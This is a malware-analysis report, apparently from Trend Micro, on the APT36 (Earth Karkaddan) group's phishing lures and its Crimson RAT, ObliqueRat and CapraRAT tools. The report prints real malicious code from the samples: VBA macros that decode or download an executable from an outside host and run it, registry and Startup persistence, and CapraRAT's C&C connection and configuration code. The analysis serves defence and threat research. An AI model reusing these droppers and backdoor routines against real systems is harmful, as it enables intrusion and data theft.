Investigating APT36 or Earth Karkaddan's Attack Chain and Malware Arsenal

trendmicro.com/en_us/research/22/a/investigating-apt36-or-earth-karkaddans-attack-chain-and-malware.html

January 24, 2022

We investigated the most recent activities of APT36, also known as Earth Karkaddan, a politically motivated advanced persistent threat (APT) group, and discuss its use of CapraRAT, an Android RAT with clear similarities in design to the group's favored Windows malware, Crimson RAT.

APT36, also known as Earth Karkaddan, a politically motivated advanced persistent threat (APT) group, has historically targeted Indian military and diplomatic resources. This APT group (also referred to as Operation C-Major, PROJECTM, Mythic Leopard, and Transparent Tribe) has been known to use social engineering and phishing lures as an entry point, after which, it deploys the Crimson RAT malware to steal information from its victims.

In late 2021, we saw the group leverage CapraRAT, an Android RAT with clear similarities in design to the group's favored Windows malware, Crimson RAT. It is interesting to see the degree of crossover in terms of function names, commands, and capabilities between the tools, which we cover in more detail in our technical brief, "Earth Karkaddan APT: Adversary Intelligence and Monitoring (AIM) Report."

Our investigation is based on Trend Micro Smart Protection Network (SPN) data gathered from January 2020 to September 2021.

Looking into one of Earth Karkaddan's recent campaigns

Typically, Earth Karkaddan's arrival methods include the use of spear-phishing emails and a USB worm that would then drop and execute a remote access trojan (RAT).




Figure 1. Earth Karkaddan's attack chain

The malicious emails feature a variety of lures to deceive victims into downloading malware, including fraudulent government documents, honeytraps showing profiles of attractive women, and recently, coronavirus-themed information.





Figure 2. An example of a fake government-related spear-phishing email



	A	B	C	D	E	F	G	H
1	**HEALTH ADVISORY: CORONA VIRUS**							
2	1. Traineers & workes from foreign countries attend courses at various indian							
3	Establishment and trg Inst.							
4	2. The outbreak of **CORONA VIRUS** is cause of concern especially where							
5	forign personal have recently arrived or will be arriving at various Intt in near future.							
6								
7	3. In order to prevent spread of **CORONA VIRUS** at Training establishments,							
8	preventive measure needs to be taken & advisories is reqt to be circulated to all							
9	Instt & Establishments.							
10	4. In view of above,you are requested to issue necessery directions to all							
11	concerned Medical Establishments. Treat matter most Urgent.							
12								

Figure 3. An example of a coronavirus-related spear-phishing email attachment

Once the victim downloads the malicious macro, it will decrypt an embedded executable dropper that is hidden inside a text box, which will then be saved to a hardcoded path prior to it executing in the machine.

```
If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
    ar1othra = Split(UserForm1.TextBox2.Text, "i")
Else
    ar1othra = Split(UserForm1.TextBox1.Text, "i")
End If



Dim btsothra() As Byte

Dim linothra As Double

linothra = 0

For Each vl In ar1othra
    ReDim Preserve btsothra(linothra)

    btsothra(linothra) = CByte(vl)

    linothra = linothra + 1
Next




Open path_othra_file & "xe" For Binary Access Write As #3
     Put #3, , btsothra
Close #3



 Shell path_othra_file & "xe", vbNormalNoFocus
```

Figure 4. Malicious macro that decrypts an executable hidden inside a text box




Figure 5. Examples of encrypted Crimson RAT executables hidden inside text boxes

Once the executable file is executed, it will proceed to unzip a file named *mdkhm.zip* and then execute a Crimson RAT executable named *dlrarhsiva.exe*.

Time	PID	Process Path	Operation	Info
15:42:07:507	1852	C:\Windows\System...	new process	"C:_virus\hbraeiwas - Copy.exe"
15:42:07:832	1208	C:_virus\hbraeiwas ...	create file	C:\ProgramData\Hdlharas\dlrarhsiva
15:42:07:835	1208	C:_virus\hbraeiwas ...	modify file	C:\ProgramData\Hdlharas\dlrarhsiva
15:42:07:847	1208	C:_virus\hbraeiwas ...	rename file	C:\ProgramData\Hdlharas\mdkhm.zip
15:42:07:847	1208	C:_virus\hbraeiwas ...	modify file	C:\ProgramData\Hdlharas\mdkhm.zip
15:42:07:897	1208	C:_virus\hbraeiwas ...	create file	C:\ProgramData\Hdlharas\dlrarhsiva.exe
15:42:07:975	1208	C:_virus\hbraeiwas ...	modify file	C:\ProgramData\Hdlharas\dlrarhsiva.exe

Figure 6. The dlrarhsiva.exe Crimson RAT executable

Earth Karkaddan actors are known to use the Crimson RAT malware in its campaigns to communicate with its command-and-control (C&C) server to download other malware or exfiltrate data.

Our analysis shows that the Crimson RAT malware is compiled as a .NET binary with minimal obfuscation. This could indicate that the cybercriminal group behind this campaign is possibly not well-funded.

```
try
{
    string name = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run|dlrarhsiva".Split(new char
    {
        '|'
    })[0];
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
    string str = DLAONIF.dlrarhsivapc_id;
    object value = registryKey.GetValue(str + app);
    if (value == null)
    {
        registryKey.SetValue(str + app, path);
    }
    else if (value.ToString() != path)
    {
        registryKey.SetValue(str + app, path);
    }
}
catch
```

Figure 7. A list of minimally obfuscated commands, function names, and variables from a Crimson RAT malware sample

Crimson RAT can steal credentials from browsers, collect antivirus information, capture screenshots, and list victim drives, processes, and directories. We have observed how an infected host communicates with a Crimson RAT C&C server to send exfiltrated information including PC name, operating system (OS) information, and the location of the Crimson RAT malware inside the system.

Figure 8. Network traffic from a Crimson RAT malware sample

ObliqueRat Malware Analysis

Aside from the Crimson RAT malware, the Earth Karkaddan APT group is also known to use the ObliqueRat malware in its campaigns.

This malware is also commonly distributed in spear-phishing campaigns using social engineering tactics to lure victims into downloading another malicious document. In one of its most recent campaigns, the lure used was that of the Centre for Land Warfare Studies (CLAWS) in New Delhi, India.




Figure 9. Initial spear-phishing document with a link to another malicious document

Once the victim clicks the link, it will download a document laced with a malicious macro. Upon enabling the macro, it will then download the ObliqueRat malware that is hidden inside an image file.




Figure 10. The downloaded "1More-details.doc" contains malicious macros that will download and execute the ObliqueRat malware in a victim's machine

The macros inside the file will then download a bitmap image (BMP) file where the ObliqueRAT malware is hidden, decode the downloaded BMP file, then create a persistence mechanism by creating a Startup URL which will automatically run the ObliqueRAT malware.

```
Sub BackgroundManager()
On Error Resume Next
    Dim tmpBmpP As String
    Dim tmpBmpP2 As String
    Dim tmpBmpP3 As String
    tmpBmpP = "C:\ProgramData\SashaGreyHQ.bmp"
    DownloadBackground "http://iiaonline.in/DefenceLogo/theta.bmp", tmpBmpP
    Dim fle, fle2, flh, flh2, enPd, Science As String
    Dim iotaD  As Variant
    Dim bcfe() As Byte
    Dim Inct As Double
    enPd = "C:\Users\Public\"
     iotaD = enPd & "555\"
    fle = "chmodes"
    flh = iotaD & fle & ".xlsx"
    flh2 = iotaD & fle & ".pif"
    Science = Environ$("userprofile") & "\AppData\Roaming\Microsoft\Word\..\Windows\Start Menu\Programs\Junk\..\Startup\looper.jpeg"
  If Dir(iotaD, vbDirectory) = "" Then
      MkDir (iotaD)
    End If

Inct = 0
  BackgroundStretch tmpBmpP, flh

tmpBmpP2 = "C:\ProgramData\SashaGreyHQ.jpg"
    DownloadBackground "http://iiaonline.in/sasha.jpg", tmpBmpP2
     tmpBmpP3 = "C:\ProgramData\SashaGreyHQ2.jpg"
    Name tmpBmpP2 As tmpBmpP3
    Name flh As flh2

    Dim oVaccine As Object
    Dim Theme As Object
    Set oVaccine = CreateObject("WScript.Shell")
    Set Theme = oVaccine.CreateShortcut(Replace(Science, "jpeg", "url"))
    With Theme
        .TargetPath = flh2
        .Save
    End With
```

1. Download the BMP file with hidden Oblique RAT malware

2. Decode the downloaded BMP file

3. Create Startup URL to automatically execute the ObliqueRAT malware

Figure 11. Malicious macro codes will download, decode, and execute the ObliqueRat malware

Figure 12 shows a summary of the ObliqueRat malware's infection chain:




Figure 12. ObliqueRat attack chain

Below is a list of backdoor commands that this particular ObliqueRAT malware variant can perform:

Command (v5.2)	**Info**

0	System information
1	List drive and drive type
3	Find certain files and file sizes
4	Send back zip files (specified filename)
4A/4E	Send back zip files
5	Find certain files and file sizes
6	Zip certain folder, send back to C&C, then delete it
7	Execute commands
8	Receive file from C&C
BACKED	Back up the file lgb
RNM	Rename file
TSK	List running processes
EXIT	Stop execution
RESTART	Restart connection to C&C
KILL	Kill certain processes
AUTO	Find certain files
RHT	Delete files

Note that in this specific campaign, both the Crimson RAT malware downloader document and the ObliqueRat malware downloader share the same download domain, which is sharingmymedia[.]com. This indicates that both malware types were actively used in Earth Karkaddan APT campaigns.

Figure 13. Crimson RAT and ObliqueRat spear-phishing email attachments that feature the same download domain

CapraRAT, One of Earth Karkaddan's custom Android RAT

Aside from using spear-phishing emails and a USB worm as arrival vectors, Earth Karkaddan also uses Android RATs that could be deployed by means of malicious phishing links. This is not particularly novel for the APT group — in 2018, it used StealthAgent (detected by Trend Micro as AndroidOS_SMongo.HRX), an Android spyware that can intercept phone calls and messages, track victims' locations, and steal photos. In 2020, Earth Karkaddan used an updated version of the AhMyth Android RAT to target Indian military and government personnel via a disguised porn app and a fraudulent national Covid-19 tracking app.

We observed this group using another Android RAT — TrendMicro has named this "CapraRat"— which is possibly a modified version of an open-source RAT called AndroRAT. While analyzing this android RAT, we saw several similar capabilities to the CrimsonRat malware that the group usually uses to infect Windows systems.

We have been observing CapraRAT samples since 2017, and one of the first samples we analyzed (SHA-256: d9979a41027fe790399edebe5ef8765f61e1eb1a4ee1d11690b4c2a0aa38ae42, detected by Trend Micro as as AndroidOS_Androrat.HRXD) revealed some interesting things in that year: they used "com.example.appcode.appcode" as the APK package name and used a possible public certificate "74bd7b456d9e651fc84446f65041bef1207c408d," which possibly meant the sample was used for testing, and they just started to use it for their campaigns during that year.

The C&C domain android[.]viral91[.]xyz, where the malware was connecting to also shows that it is very likely that the APT team uses subdomains to host or connect to Android malware. In previous years, some CrimsonRAT samples were also found to be hosted on the viral91[.]xyz domain.

Downloaded Files ⓘ

Scanned	Detections	Type	Name
2020-11-12	50 / 72	Win32 EXE	wricas.exe
2021-02-21	42 / 71	Win32 EXE	SQLiteXamp.exe
2020-10-09	46 / 70	Win32 EXE	uiuxrz.exe

Figure 14. CrimsonRAT malware hosted in viral91[.]xyz

We were also able to source a phishing document, "csd_car_price_list_2017," that is related to this domain and has been seen in the wild in 2017. This file name is interesting as "csd" is likely to be associated to "Canteen Stores Department" in Pakistan, which is operated by the Pakistani Ministry of Defence. This is a possible lure for the Indian targets to open the malicious attachment, also used in a similar attack in 2021.

Upon downloading this malicious app that possibly arrived via a malicious link, the user will need to grant permissions upon installation to allow the RAT access to stored information. The malware can do the following on a compromised device:

- Access the phone number
- Launch other apps' installation packages
- Open the camera
- Access the microphone and record audio clips
- Access the unique identification number
- Access location information
- Access phone call history
- Access contact information

Once the Android RAT is executed, it will attempt to establish a connection to its C&C server, 209[.]127[.]19[.]241[:]10284. We have observed that the Remote Desktop Protocol (RDP) certificate associated in this deployment, "WIN-P9NRMH5G6M8," is a common string found in previously identified Earth Karkaddan C&C servers.

```
try {
  setting.conAtms++;
  if (setting.conAtms > 10)
    b = 1;
  if (setting.conAtms > 15)
    b = 0;
  InetAddress inetAddress = InetAddress.getByName(setting.SERVERIP.split("-")[b]);
  Socket socket = new Socket();
  this(inetAddress, setting.SERVERPORT);
  this.socket = socket;
  this.mRun = true;
```

Figure 15. Decompiled code from CapraRAT connecting to its C&C server

```
static {
    is_hide_app = false;
    is_phical = false;
    verion = "V.U.N.4";
    timerDelay = 5000;
    timerStart = 50000;
    mainActivity = null;
    SERVERIP = "209.127.19.241-newsbizshow.net";
    SERVERPORT = 10284;
    mediaSource = 0;
    conAtms = 0;
    mehiden = false;
    errors = false;
    imi = "";
    os = "";
    ip = "";
    userID = "0";
    timeForAlarm = 60000;
    MINIMUM_DISTANCE_CHANGE_FOR_UPDATES = 10L;
    MINIMUM_TIME_BETWEEN_UPDATES = 10000L;
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append(Environment.getExternalStorageDirectory().getAbsolutePath());
    stringBuilder.append("/._EWRAMGDS/");
    folder_path = stringBuilder.toString();
    stringBuilder = new StringBuilder();
    stringBuilder.append(Environment.getExternalStorageDirectory().getAbsolutePath());
    stringBuilder.append("/._HDEDASET_");
    setPath = stringBuilder.toString();
    stringBuilder = new StringBuilder();
    stringBuilder.append(Environment.getExternalStorageDirectory().getAbsolutePath());
    stringBuilder.append("/._HDETACAP_");
    capPath = stringBuilder.toString();
    stringBuilder = new StringBuilder();
    stringBuilder.append(Environment.getExternalStorageDirectory().getAbsolutePath());
```

Figure 16. CapraRAT config showing its C&C server and port information

```
DataInputStream dataInputStream = new DataInputStream();
this(this.socket.getInputStream());
this.in = dataInputStream;
String[] arrayOfString = getCommand(this.in);
if (arrayOfString == null) {
  this.mRun = false;
  return;
}
String str1 = arrayOfString[1].trim();
String str2 = arrayOfString[0];
switch (str2.hashCode()) {
  default:
    b = -1;
    break;
  case 2067309974:
    if (str2.equals("showspp")) {
      b = 1;
      break;
    }
  case 1985905646:
    if (str2.equals("setscrn")) {
      b = 5;
      break;
    }
  case 1985768280:
    if (str2.equals("setnoti")) {
      b = 10;
      break;
    }
  case 1985560669:
    if (str2.equals("setgpse")) {
      b = 11;
      break;
```

Figure 17. Backdoor commands found in CapraRAT

This APK file also has the ability to drop mp4 or APK files from asset directory.

```
private void load_otherpp() {
    try {
        setting.appRun = true;
        this.res_id = 0x7F0C0000;  // raw:myapps
        this.app_name = "mvideo.mp4";
        new Handler().postDelayed(new Runnable() {
            @Override
            public void run() {
                File file = new File(setting.folder_path);
                if(!file.exists()) {
                    file.mkdirs();
                }

                AppActivity.this.save_file(setting.folder_path, AppActivity.this.app_name, AppActivity.this.res_id);
                AppActivity.this.start_apk(AppActivity.this.getCtx(), setting.folder_path + AppActivity.this.app_name);
            }
        }, 1001);
    }
    catch(Exception v0) {
    }
}
```

Figure 18. CapraRAT APK file drops an mp4 file

The RAT also has a persistence mechanism that always keeps the app active. It checks whether the service is still running every minute, and if it is not, the service will be launched again.




Figure 19. CapraRAT's persistence mechanism

Reducing risks: How to defend against APT attacks

Earth Karkaddan has been stealing information since 2016 by means of creative social engineering lures and file-stealing malware. Users can adopt the following security best practices to thwart Earth Karkaddan attacks:

- Be careful of opening unsolicited and unexpected emails, especially those that call for urgency
- Watch out for malicious email red flags, which include atypical sender domains and grammatical and spelling lapses
- Avoid clicking on links or downloading attachments in emails, especially from unknown sources
- Block threats that arrive via email such as malicious links using hosted email security and antispam protection
- Download apps only from trusted sources
- Be wary of the scope of app permissions
- Get multilayered mobile security solutions that can protect devices against online threats, malicious applications, and even data loss

The following security solutions can also protect users from email-based attacks:

- **Trend Micro™ Cloud App Security**– Enhances the security of Microsoft Office 365 and other cloud services via computer vision and real-time scanning. It also protects organizations from email-based threats.
- **Trend Micro™ Deep Discovery™ Email Inspector**– Defends users through a combination of real-time scanning and advanced analysis techniques for known and unknown attacks.
- Trend Micro™ Mobile Security for Enterprise suite – Provides device, compliance and application management, data protection, and configuration provisioning, as well as protects devices from attacks that exploit vulnerabilities, prevents unauthorized access to apps and detects and blocks malware and fraudulent websites.
- Trend Micro's Mobile App Reputation Service (MARS) – Covers Android and iOS threats using leading sandbox and machine learning technologies to protect users against malware, zero-day and known exploits, privacy leaks, and application vulnerability.

Indicators of Compromise

A list of indicators can be found in this text file.